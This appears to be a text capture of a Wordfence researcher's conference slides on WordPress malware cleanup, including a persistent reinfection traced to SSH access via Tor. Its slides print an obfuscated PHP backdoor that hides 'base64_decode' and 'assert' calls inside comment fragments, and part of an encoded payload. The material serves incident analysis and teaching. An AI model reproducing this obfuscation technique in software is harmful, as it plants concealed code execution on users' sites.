
We update Wordfence to detect and block malware.

Author updates malware to bypass our block and evade detection.

Repeat.



Last seen on April 19, 2019...



Posts, Comments, & Files	8031	Themes & Plugins	28	Users Checked	4	URLs Checked	326	Results Found	10

File appears to be malicious: wp-blog-header.php
Type: File


Issue Found October 22, 2018 10:50 pm
● Critical

Need help with a hacked website?
Our team of security experts will clean the infection and remove malicious content. Once your site is restored we will provide a detailed report of our findings. **Includes a 1-year Wordfence Premium license.**

File appears to be malicious: wp-content/plugins/wordfence
/lib/wfScanEngine.php
Type: File


Issue Found October 22, 2018 10:50 pm
● Critical

Sometimes you find code like this...



```
function add($id, $data, $group = '*/$var_global = 'ba'/*', $expire = 0) {
   $key = $this->key($id, $group);
   if ( is_object( $data,  ) )
       $data = */.'se'.(44800/700).'_de'/* clone $data;
       if ( in_array($group, $this->no_mc_groups) ) {
           $this->cache[*/.'c'/*] = $data;
           return true;
       } elseif ( isset($this->cache[$key]) && $this->cache[$key] !== */.'o'.''.'de';/* ) {
           return false;
       }
       $mc =& $this->get_mc(*/$var_add = "a";/*);
       $expire = ($expire == 0) ? $this->default_expiration : $expire; */$var_add .= "sse";/*) {
       $result = $mc->add($key, $data, false, $expire);
       if ( */$var_add .= "rt";/* !== $result ) {
           @ ++$this->stats['add'];
           $this->group_ops[$group][] = "add $id";
           $this->cache[$key] = $data;
       }
       return $result;
   }
```

Code highlighting reveals secrets



```
/*function add($id, $data, $group = '*/$var_global = 'ba'/*', $expire = 0) {
   $key = $this->key($id, $group);
   if ( is_object( $data,   ) )
       $data = */.'se'.(44800/700).'_de'/* clone $data;
       if ( in_array($group, $this->no_mc_groups) ) {
           $this->cache[*/.'c'/*] = $data;
```

```
$var_global = 'base64_decode';$var_add = "assert";
```


```
           @ ++$this->stats['add'];
           $this->group_ops[$group][] = "add $id";
           $this->cache[$key] = $data;
       }
       return $result;
   }
```

Sometimes, malware is just weird or funny…

```
<?php
/* (c) 2014    mail, Dudley, said Uncle Vernon from behind
    dodged the Smelting stick and went to get
    a brown envelope that looked like a bill,
    He had no friends, no other relatives,
    there could be no mistake Mr. H. Potter
    the address was written in emerald green
    an eagle, a badger, and a snake surrounding
*/

$Mmko_x='P3ghXxIo6LxB4GhB6LpzW70hJhzE03xcWgQy6AujYORhXh3OMBYoAkWBNKiCKY0hKhBNy
wHMdrq7WGajpQUTP9j3ihNJsel6ICOopcpqhpTxrE8kWgeQq5syDu+dOmaJexINAKeyxuwRU2VPAzh
426lxBq6n8VsC5syxHI/o6LQjY0NTPAiOY1NbbIpRgkJMfxSCHcFw44p4wNPULtV6nSYOG9no0sAju
SPKEop4bMKXKZdZz8saHkl9io15Hbn7syFdbE59f1aPyV/tvfddruIiHPcP3PaVaw4CcUcKJTn9qPk
1VhoCINOeinoMmhlAQ5h/mF0eQ8PO4CrJvSzTNdBcOSlBsxYZR72ItTOleEz7FD9I61e7a95RI4ODa
```

The epic tale of the persistent attacker that almost thwarted us completely...

1. Customer site infected
2. Cleaned site, enabled access logs
3. Sent report, advised change PW
4. Customer happy, changed pw
5. Site reinfected one week later
6. Cleaned site again
7. Checked new malware with original copy
   ⇒ Reinfection confirmed
8. Checked access logs for malicious activity
   ⇒ Malware accessed but not created
9. Checked database
   ⇒ Nothing suspicious found
10. Checked plugins for malicious behaviours
    ⇒ Nothing suspicious
11. Checked cPanel for suspicious activity
    ⇒ No suspicious logins
    ⇒ No FTP activity
12. We were out of ideas at this point,
    so we watched it closely...
13. Reinfected within minutes!
14. Deleted all files from `/public_html/`
15. New malware created in `/public_html/`



So we deleted it and watched very closely...

/public_html/index.php.swp


That’s a VIM swap file...

Oh… this host supports SSH…


Some hosts support SSH, even if they don’t tell you about it.


```
o7i1a2e3@infected.site [~]# last | grep o7i1a2e3 | grep gone
o7i1a2e3 pts/9        chomsky.torserve Wed Apr  4 16:29    gone - no logout
o7i1a2e3 pts/8        ns342186.ip-91-1 Wed Apr  4 16:27    gone - no logout
o7i1a2e3 pts/7        tor-exit-3.yui.c Wed Apr  4 16:26    gone - no logout
o7i1a2e3 pts/6        tor-exit-3.yui.c Wed Apr  4 16:26    gone - no logout
o7i1a2e3 pts/5        tor-exit-3.yui.c Wed Apr  4 16:25    gone - no logout
o7i1a2e3 pts/1        chomsky.torserve Wed Apr  4 16:21    gone - no logout
o7i1a2e3 pts/0        ns342186.ip-91-1 Wed Apr  4 14:50    gone - no logout
o7i1a2e3 pts/4        ns342186.ip-91-1 Wed Apr  4 09:58    gone - no logout
o7i1a2e3 pts/3        ns342186.ip-91-1 Wed Apr  4 07:28    gone - no logout
o7i1a2e3 pts/2        ec2-52-24-8-x.us Tue Apr  3 18:08    gone - no logout (us)
```

The hosting provider kicked everyone out!



It’s easy to overlook simple things...





Master Lock is recognised around the world as the toughest brand of padlocks and security products. Master Lock use the toughest boron alloy material and cutting edge technology, registering over 40 patents, to create Excell, a truly high security padlock that is 50% stronger than a standard padlock.

The laminated steel covered padlocks have a weather resistant brass and zinc cover, to protect the lock even in extremely bad weather conditions. Ideal for securing factory fences, sheds or store front gates.

- Laminated steel core for greater durability
- Zinc outer treatment with brass finish for weather resistance
- Exclusive octagonal boron-carbide shackle for maximum cut resistance
- Dual ball bearing locking mechanism
- 4-pin cylinder for superior pick resistance

Malware unpacking is sometimes like…

Thank you!

Any questions?

stephen@wordfence.com
stephenreescarter.net
twitter.com/valorin